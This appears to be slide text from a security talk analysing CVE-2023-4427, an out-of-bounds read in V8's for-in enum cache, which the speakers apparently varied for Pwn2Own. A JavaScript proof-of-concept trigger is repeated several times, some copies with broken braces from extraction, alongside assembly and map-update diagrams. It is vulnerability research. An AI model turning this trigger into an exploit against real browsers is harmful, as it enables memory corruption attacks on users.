

The Basics – For-in Loop and Enum Cache



ReduceJSLoadPropertyWithEnumeratedKey()




CVE-2023-4427

- Discovered by Sergei Glazunov of Google Project Zero
- Reported on August 2023
- Out-Of-Bounds read in Enum Cache
- Our Pwn2Own vulnerability is a variant of CVE-2023-4427

CVE-2023-4427

```

const object1 = {}; object1.a = 1;

const object2 = {}; object2.a = 1;
object2.b = 1;

const object3 = {}; object3.a = 1;
object3.b = 1; object3.c = 1;

let escape;

function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1){
});

```



CVE-2023-4427

```
// Object 1,2 and 3 Setup
```

```
let escape;
```

```
function trigger(callback) {  
  for (let key in object2) {  
    callback();  
    escape = object2[key];  
  }  
}
```

```
%PrepareFunctionForOptimization(trigger);  
trigger(_ => _);  
trigger(_ => _);  
%OptimizeFunctionOnNextCall(trigger);
```

```
trigger(_ => {  
  object3.c = 1.1;  
  for (let key in object1){}  
});
```



ReduceJSLoadPropertyWithEnumeratedKey()

```
push    rbp  
mov     rbp, rsp  
push    rsi  
push    rdi  
push    rax  
sub     rsp, 0x30  
mov     QWORD PTR [rbp-0x20], rsi  
cmp     rsp, QWORD PTR [r13-0x60]  
...
```

CVE-2023-4427

```

// Object 1,2 and 3 Setup

let escape;

function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1){}
});
    
```

V8::internal::MapUpdater::ConstructNewMap()



Index For-in Loop	0
-------------------	---

Indices	0	1	00B memory...
---------	---	---	---------------

CVE-2023-4427

```
// Object 1,2 and 3 Setup  
  
let escape;  
  
function trigger(callback) {  
  for (let key in object2) {  
    callback();  
    escape = object2[key];  
  }  
}  
  
%PrepareFunctionForOptimization(trigger);  
trigger(_ => _);  
trigger(_ => _);  
%OptimizeFunctionOnNextCall(trigger);  
  
trigger(_ => {  
  object3.c = 1.1;  
  for (let key in object1){  
  });
```

V8::internal::MapUpdater::ConstructNewMap()

Index For-in Loop 0



Map2 updated with Descriptor Array 4 because of the Map and Descriptor Array update of Object3

CVE-2023-4427

```
// Object 1,2 and 3 Setup  
  
let escape;  
  
function trigger(callback) {  
  for (let key in object2) {  
    callback();  
    escape = object2[key];  
  }  
}  
  
%PrepareFunctionForOptimization(trigger);  
trigger(_ => _);  
trigger(_ => _);  
%OptimizeFunctionOnNextCall(trigger);  
  
trigger(_ => {  
  object3.c = 1.1;  
  for (let key in object1){  
  });
```

